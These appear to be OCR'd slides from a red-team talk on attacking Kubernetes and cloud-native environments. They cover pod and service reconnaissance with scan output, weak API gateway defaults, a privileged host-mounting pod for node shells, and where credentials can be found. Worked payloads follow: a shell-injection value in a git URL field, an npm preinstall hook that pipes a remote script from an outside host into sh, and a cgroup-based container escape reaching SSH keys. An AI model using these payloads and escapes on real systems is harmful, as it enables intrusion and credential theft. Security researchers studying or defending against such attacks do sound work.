```
apiVersion: v1
kind: Service
metadata:
 name: kubernetes
 namespace: default
 resourceVersion: "158"
 selfLink: /api/v1/namespaces/default/services/kubernetes
 uid: 70527494-8a2f-4909-8a96-dd91997f4925
spec:
 clusterIP: 10.96.0.1
 ports:
 - name: https
   port: 443
   protocol: TCP
   targetPort: 8443
 sessionAffinity: None
 type: ClusterIP
status:
 loadBalancer: {}
```

Where is the shell and its neighbors by default?



POD Subenet:

podSubnet/--cluster-cidr

NAMESPACE	IP
default	172.17.0.12
default	172.17.0.3
default	172.17.0.4
default	172.17.0.5

Except kube-system

```
nameserver 10.x.x.x
search default.svc.cluster.local svc.cluster.local cluster.local
options ndots:5
```

```
serviceSubnet / --service-cluster-ip-rang=10.96.0.0/12
10.102.14.42, 10.104.112.52 ...
```

POD Name: hostname, DNS Reverse Lookup

IP: All containers in the POD share one POD IP (NET NS)

Namespace: In domain search, DNS Reverse Lookup

In default namespace: dig kubernetes

Node ip and subnet: cat /proc/net/arp

Service subnet: dig kubsernetes.default, kube-dns nameserver

Cluster name: In domain search, (cat /etc/resolv.conf)

Scan in Istio?

masscan 172.17.0.21 -p1-1000 --rate=500 -oX test.xml
1000 ports ALL OPEN

```
┌─[root@tencent-force-pentest-for-all-test-not-hostnetwork]-[/src]
└──╼ #masscan 172.17.0.21 -p1-1000 --rate=500 -oX test.xml

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-12-25 08:29:06 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [1000 ports/host]
┌─[root@tencent-force-pentest-for-all-test-not-hostnetwork]-[/src]
└──╼ #grep open test.xml | wc -l
947
┌─[root@tencent-force-pentest-for-all-test-not-hostnetwork]-[/src]
└──╼ #grep open test.xml | head
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
eason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
```

```
x-request-id: 6a9fb188-f6df-9dfd-a4a2-c32809649b49
x-envoy-peer-metadata-id: sidecar~172.17.0.18~tencent-force-
pentest-for-all-test-not-
hostnetwork.default~default.svc.cluster.local
x-envoy-attempt-count: 1
x-b3-traceid: a9ef94194db1763fd54b70c9c2a1cfcb
x-b3-spanid: d54b70c9c2a1cfcb
x-envoy-peer-metadata: BASE64 DATA
```


NameSpace / PODNAME / IP / ContainerNames / Labels / ServiceAccount / TLS ... / PodPorts / UnprivilegedPod / ...

nmap -sV -p1-1000 -T4 172.17.0.21
1000 ports ALL Filtered

```
┌─[✗]─[root@tencent-force-pentest-for-all-test-not-hostnetwork]-[/src]
└──╼ #nmap -sV -p1-1000 -T4 172.17.0.21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-25 08:31 UTC
Nmap scan report for 172.17.0.21
Host is up (0.00013s latency).
All 1000 scanned ports on 172.17.0.21 are filtered
MAC Address: 02:42:AC:11:00:15 (Unknown)

Service detection performed. Please report any incorrect results at htt
Nmap done: 1 IP address (1 host up) scanned in 24.32 seconds
```


Scan in Istio?



Best port scanning for ISTIO: check host alive with ICMP, Identify service port/fingerprint in application layer.


`nmap_rename -p 17 -iL all_ip_in_k8s.txt -sO -Pn` *`(no work for service)`* **`/ goistio_scan -iL nmap.output`**

K8s Component API: What to attack?



Attack Component unauth API listens from localhost, intranet

Attack API Gateway



Top Open-Sourced Cloud API Gateway:

- Kong Admin API unauthentication
- APISIXs Admin API default access
- Tyk default secret
- Goku-api-gateway default/weak password

...

Collecting and hijacking cluster outgoing traffic helps to expose more attack surface, sometimes can get API gateway shell.

More important to blue-team, with API gateway you can bypass network blocking and build intranet tunnel.

Get Node Shell with API Server

Get Node Shell

1) Create privileged pod on target node.
2) **nodeSelector**: kubernetes.io/hostname: 9.208.3.47
3) Kubectl websocket shell —chroot—> node shell

```
hostPID: true
hostIPC: true
hostNetwork: true
containers:
 - name: trpc
  image: "alpine"
  securityContext:
   privileged: true
   capabilities:
    add:
     - SYS_ADMIN
  command: ["/bin/sh", "-c", "tail -f
/dev/null"]
   volumeMounts:
    - name: dev
      mountPath: /host/dev
    - name: proc
      mountPath: /host/proc
    - name: sys
      mountPath: /host/sys
    - name: rootfs
      mountPath: /grpc_sandbox
  volumes:
   - name: proc
     hostPath:
      path: /proc
   - name: dev
     hostPath:
      path: /dev
   - name: sys
     hostPath:
      path: /sys
   - name: rootfs
     hostPath:
      path: /
```

Attack Cloud Service: Credential Exfiltration


Where to find credentials

1) Mounted files (`/proc/mounts`)
2) K8s Secret
3) ENV
4) Hardcode AK in project (e.g. PHP, Java)
5) Direct connect to ETCD
6) Cloud platform features (`~/.aws/credentials,~/.aws/config`)
7) Cloud provider metadata API (including user pre-defined data)
8) Cloud service pods in master-node


```
spec:
  containers:
    - command:
        - kube-apiserver
        - --audit-log-maxbackup=10
        - --audit-log-maxsize=100
        - --audit-log-path=/var/log/kubernetes/kubernetes.audit
        - --audit-log-maxage=30
        - --audit-policy-file=/etc/kubernetes/audit-policy.yml
        ..
        - --etcd-cafile=/etc/kubernetes/pki/etcd/ca.pem
        - --etcd-certfile=/etc/kubernetes/pki/etcd/etcd-client.pem
        - --etcd-keyfile=/etc/kubernetes/pki/etcd/etcd-client-key.pem
        - --etcd-servers=https://192.168.0.83:2379,https://192.168.0.84:2379,https://192.168.0.85:2379
        ...
        - --kubelet-client-certificate=/etc/kubernetes/pki/apiserver-kubelet-client.crt
        - --kubelet-client-key=/etc/kubernetes/pki/apiserver-kubelet-client.key
        - --kubelet-preferred-address-types=InternalIP,ExternalIP,Hostname
        ...
```

Real-world Attack Case

#1 Zero-trust Network Using VPN? Bypass it!



#2 Get Shell in Serverless Pre-development Container



2

PAYLOAD CASE 1 (HTTP RAW PACKAGE) :


```
POST /v2/serverless/update_code_from_gitlab HTTP/1.1
Host: serverless.innerxxx.com
...

{
 "serverless_name": "redteam.tencent.com",
 "lang": "Python2.7",
 "main_function": "main.main",
 "code": "",
 "git_url": "http://xx.conote/xx/x-`sh -c 'command 1>&2'`-x.git",
 "env": "pre"
}
```

PAYLOAD CASE 2 (EVIL NODE.JS/NPM PROJECT) :

```
neargle@marcy:~/evil (*) > ls
README.md    backend  public  src   file.js  node_modules package.json
neargle@marcy:~/evil (*) > cat package.json
{
   "name": "t-force",
   "version": "1.0.0",
   "description": "",
   "main": "server.js",
   "scripts": {
     "test": "echo \"Error: no test specified\" && exit 1"
   },
   "preinstall": "sh -c 'curl https://c.neargle.com/code | sh'",
   "devDependencies": {
     "watchify": "^3.6.1"...
```

#3 Escaping Container with *sys_admin*




Conatiner escape by write 'a *:* rwm' to devices subsystem in current container cgroup.

```
root@c163f750626d:/sys/fs/cgroup/cgneartest# echo a > "./docker/c163f750626da1e660fa7182c22be4f8d07e6896a3c4ae44652d4bf1ce412e3a/devices.allow"
root@c163f750626d:/sys/fs/cgroup/cgneartest# cd /tmp
root@c163f750626d:/tmp# mknod mknod_near b 252 1
root@c163f750626d:/tmp# debugfs -w tmknod_near
debugfs 1.42.13 (17-May-2015)
debugfs:  list_directory -l /root/.ssh/
393231   40700 (2)      0      0    4096 22-Nov-2020 15:59 .
 52566   40550 (2)      0      0    4096 30-Jan-2021 16:26 ..
395870  100600 (1)      0      0    1145 26-Jan-2021 04:06 authorized_keys
395829  100644 (1)      0      0     247  7-Aug-2020 07:01 config
395860  100644 (1)      0      0     725 16-Dec-2020 10:53 known_hosts
393227  100600 (1)      0      0    1675 22-Nov-2020 15:59 id_rsa
395831  100644 (1)      0      0     391 22-Nov-2020 15:59 id_rsa.pub
```

full exploit code see:
https://github.com/cdk-team/CDK/blob/main/pkg/exploit/rewrite_cgroup_devices.go
https://github.com/cdk-team/CDK/blob/main/pkg/exploit/lxcfs_rw.go

#4 Attack Web Console Agent



